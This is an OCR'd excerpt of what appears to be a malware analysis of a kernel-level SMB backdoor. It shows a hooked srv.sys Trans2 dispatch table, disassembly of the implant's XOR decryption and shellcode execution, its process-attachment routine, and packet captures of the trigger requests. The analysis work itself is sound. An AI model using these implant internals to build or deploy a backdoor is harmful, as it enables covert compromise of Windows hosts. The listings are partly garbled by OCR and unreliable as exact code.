

```
kd> dds srv!srvtransaction2dispatchtable
95b35530  95b5d56f srv!SrvSmbOpen2
95b35534  95b57fe4 srv!SrvSmbFindFirst2
95b35538  95b5806d srv!SrvSmbFindNext2
95b3553c  95b5aa89 srv!SrvSmbQueryFsInformation
95b35540  95b5b2f3 srv!SrvSmbSetFsInformation
95b35544  95b51f65 srv!SrvSmbQueryPathInformation
95b35548  95b52c74 srv!SrvSmbSetPathInformation
95b3554c  95b5177c srv!SrvSmbQueryFileInformation
95b35550  95b5255d srv!SrvSmbSetFileInformation
95b35554  95b5b4e5 srv!SrvSmbFindNotify
95b35558  95b5897a srv!SrvSmbIoctl2
95b3555c  95b5b4e5 srv!SrvSmbFindNotify
95b35560  95b5b4e5 srv!SrvSmbFindNotify
95b35564  95b535fb srv!SrvSmbCreateDirectory2
95b35568  95b5df2b srv!SrvTransactionNotImplemented
95b3556c  95b5df2b srv!SrvTransactionNotImplemented
95b35570  95b44107 srv!SrvSmbGetDfsReferral
95b35574  95b43ff7 srv!SrvSmbReportDfsInconsistency
95b35578  00000000
```

```
kd> dds srv!srvtransaction2dispatchtable
95b35530  95b5d56f srv!SrvSmbOpen2
95b35534  95b57fe4 srv!SrvSmbFindFirst2
95b35538  95b5806d srv!SrvSmbFindNext2
95b3553c  95b5aa89 srv!SrvSmbQueryFsInformation
95b35540  95b5b2f3 srv!SrvSmbSetFsInformation
95b35544  95b51f65 srv!SrvSmbQueryPathInformation
95b35548  95b52c74 srv!SrvSmbSetPathInformation
95b3554c  95b5177c srv!SrvSmbQueryFileInformation
95b35550  95b5255d srv!SrvSmbSetFileInformation
95b35554  95b5b4e5 srv!SrvSmbFindNotify
95b35558  95b5897a srv!SrvSmbIoctl2
95b3555c  95b5b4e5 srv!SrvSmbFindNotify
95b35560  95b5b4e5 srv!SrvSmbFindNotify
95b35564  95b535fb srv!SrvSmbCreateDirectory2
95b35568  866db048
95b3556c  95b5df2b srv!SrvTransactionNotImplemented
95b35570  95b44107 srv!SrvSmbGetDfsReferral
95b35574  95b43ff7 srv!SrvSmbReportDfsInconsistency
```

```
kd> u 866db048
866db048 8b4c2408        mov     ecx,dword ptr [esp+8]
866db04c 60              pushad
866db04d e800000000      call    866db052
866db052 5d              pop     ebp
```








```
seg000:86847194 sub_86847194    proc near               ; CODE XREF: start+30↑p
seg000:86847194                 xor     eax, eax
seg000:86847196                 mov     al, cl
seg000:86847198                 shr     ecx, 8
seg000:8684719B                 add     al, cl
seg000:8684719D                 shr     ecx, 8
seg000:868471A0                 add     al, cl
                                                    sub_86847194    endp
seg000:868471A7
```

```
10 0.005892   192.168.0.109   192.168.0.101   SMB   445   136 Trans2 Request, SESSION_SETUP
11 0.005951   192.168.0.101   192.168.0.109   SMB   49805  93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
15 0.011895   192.168.0.109   192.168.0.101   SMB   445   1312 Trans2 Request, SESSION_SETUP
16 0.011968   192.168.0.101   192.168.0.109   SMB   49805  93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
19 0.013317   192.168.0.109   192.168.0.101   SMB   445   1312 Trans2 Request, SESSION_SETUP
21 0.013726   192.168.0.101   192.168.0.109   SMB   49805  93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
```

```
Max Parameter Count: 1
Max Data Count: 0
Max Setup Count: 0
Reserved: 00
Flags: 0x0000
Timeout: 2 hours, 50 minutes, 33.186 seconds
Reserved: 0000
Parameter Count: 12
Parameter Offset: 66
Data Count: 0
Data Offset: 78
Setup Count: 1
Reserved: 00
```

```
3030  3f c9 96 39 00 00 00 00  00 4e ff 53 4d 42 32 00   ?..9.... .N.SMB2.
3040  00 00 00 18 07 c0 00 00  00 00 00 00 00 00 00 00   ........ ........
3050  00 00 00 08 ff fe 00 08  41 00 0f 0c 00 00 00 01   ........ A.......
3060  00 00 00 00 00 00 00 62  25 9c 00 00 00 0c 00 42   .......b %......B
3070  00 00 00 4e 00 01 00 0e  00 0d 00 00 00 00 00 00   ...N.... ........
3080  00 00 00 00 00 00 00 00                           ........
```



start proc near
var_4= dword ptr -4
arg_4= dword ptr 8
mov ecx, [esp+arg_4]
pusha
call $+5
pop ebp
and bp, 0F000h
mov [ebp+34h], ecx
call sub_86847239
call sub_868471A8
call sub_868471E9
test eax, eax
jz loc_86847155
ebx, [ebp+3Ch]
ecx, [ebx-28h]
sub_86847194
al, 23h ; '#'
short loc_8684708E
cmp al, 77h ; 'w'
jz short loc_868470A1
c_868470A1:
cmp al, 0C8h ;
jz short loc_868470AB
mov
mov
call
cmp
jz




```
seg000:868470B1                 mov     esi, [eax]      ; shellcode size
seg000:868470B3                 xor     esi, [ebp+28h]  ; key
seg000:868470B6                 mov     edi, [eax+8]
seg000:868470B9                 xor     edi, [ebp+28h]
seg000:868470BC                 mov     eax, [eax+4]
seg000:868470BF                 xor     eax, [ebp+28h]
```


```
seg000:868470CE                 mov     eax, [ebp+2Ch]
seg000:868470D1                 jz      short loc_868470EB
seg000:868470D3                 call    sub_868471CA
seg000:868470D8                 lea     eax, [esi+4]
seg000:868470DB                 push    eax
seg000:868470DC                 push    0
seg000:868470DE                 call    dword ptr [ebp+8] ; Allocate buffer
seg000:868470E1                 test    eax, eax
seg000:868470E3                 jz      short loc_86847148
seg000:868470E5                 mov     [ebp+2Ch], eax
seg000:868470E8                 mov     [ebp+30h], esi
seg000:868470EB
seg000:868470EB loc_868470EB:                           ; CODE XREF: start+89↑j
seg000:868470EB                 add     edi, ebx
seg000:868470ED                 cmp     edi, esi
seg000:868470EF                 ja      short loc_86847144
seg000:868470F1                 sub     edi, ebx
seg000:868470F3                 add     edi, eax
seg000:868470F5                 push    edi
seg000:868470F6                 mov     edx, esi
seg000:868470F8                 mov     esi, [ebp+3Ch]
seg000:868470FB                 mov     esi, [esi-10h]
```


```
                                mov     ecx, edi
                                rep movsb               ; copy data to buffer
```

```
; CODE XREF: start+C8↓j
; decrpyt data

; decrpyt data


40



; call shellcode
```

```
seg000:86847106 loc_86847106:
seg000:86847106                 xor     [esi], ebx
seg000:86847108                 add     esi, 4
seg000:8684710B                 loop    loc_8684710B
seg000:8684710D                 add     eax, edx
seg000:8684710F                 cmp     esi, eax
seg000:86847111                 jl      short loc_868471
seg000:86847113                 mov     eax, [ebp+2Ch]
seg000:86847116                 pusha
seg000:86847117                 mov     esi, esp
seg000:86847119                 push    eax
seg000:8684711A                 call    eax
seg000:8684711C                 mov     esp, esi
```


```
seg000:866F933B                 push    esi
seg000:866F933C                 push    ecx
seg000:866F933D                 call    dword ptr [edi+30h] ; PsLookupProcessByProcessId
seg000:866F9340                 test    eax, eax
seg000:866F9342                 jnz     loc_866F93CB
seg000:866F9348                 mov     esi, [edi+58h]
seg000:866F934B                 mov     ebx, [edi+0A4h]
seg000:866F9351                 mov     eax, [esi+ebx]
seg000:866F9354                 cmp     eax, 2
seg000:866F9357                 jl      short loc_866F93C6
seg000:866F9359                 push    esi
seg000:866F935A                 call    dword ptr [edi+34h] ; PsGetProcessImageFileName
seg000:866F935D                 call    gethash
seg000:866F9362                 mov     ecx, [edi+0A8h]
seg000:866F9368                 cmp     eax, ecx
seg000:866F936A                 jnz     short loc_866F93C6
seg000:866F936C                 lea     ecx, [edi+5Ch]
seg000:866F936F                 push    ecx
seg000:866F9370                 push    esi
seg000:866F9371                 call    dword ptr [edi+8] ; KeStackAttachProcess
```


seg000:86847140
seg000:86847140 loc_86847140:
; CODE XREF: start+54↑j
; CODE XREF: start+41↑j
; start+7F↑j ...
mov al, 20h ; ' '
jmp short loc_8684714C
; CODE XREF: start+2B↑j
mov al, 30h ; '0'
jmp short $+2
; CODE XREF: start+FA↑j
; start+FE↑j ...
mov ecx, [ebp+38h]
mov ah, 0
add [ecx+1Eh], ax
; CODE XREF: start+24↑j
pop


Process ID: 65279
User ID: 2048
Multiplex ID: 66
Trans2 Request (0x32)
Word Count (WCT): 15
Total Parameter Count: 12
Total Data Count: 4096
Max Parameter Count: 1
Max Data Count: 0
Max Setup Count: 0
Reserved: 00
Flags: 0x0000
将原有的MID加0x10
表示指令执行成功
Flags2: 0xc007, Unicode Strin
Process ID High: 0
Signature: 0000000000000000
Reserved: 0000
Tree ID: 2048
Process ID: 65279
User ID: 2048
Multiplex ID: 82
Trans2 Response (0x32)
Subcommand: <UNKNOWN> since r

VenusEye

Hedwig Locky

18

Sage 2.0

Office 0day 2016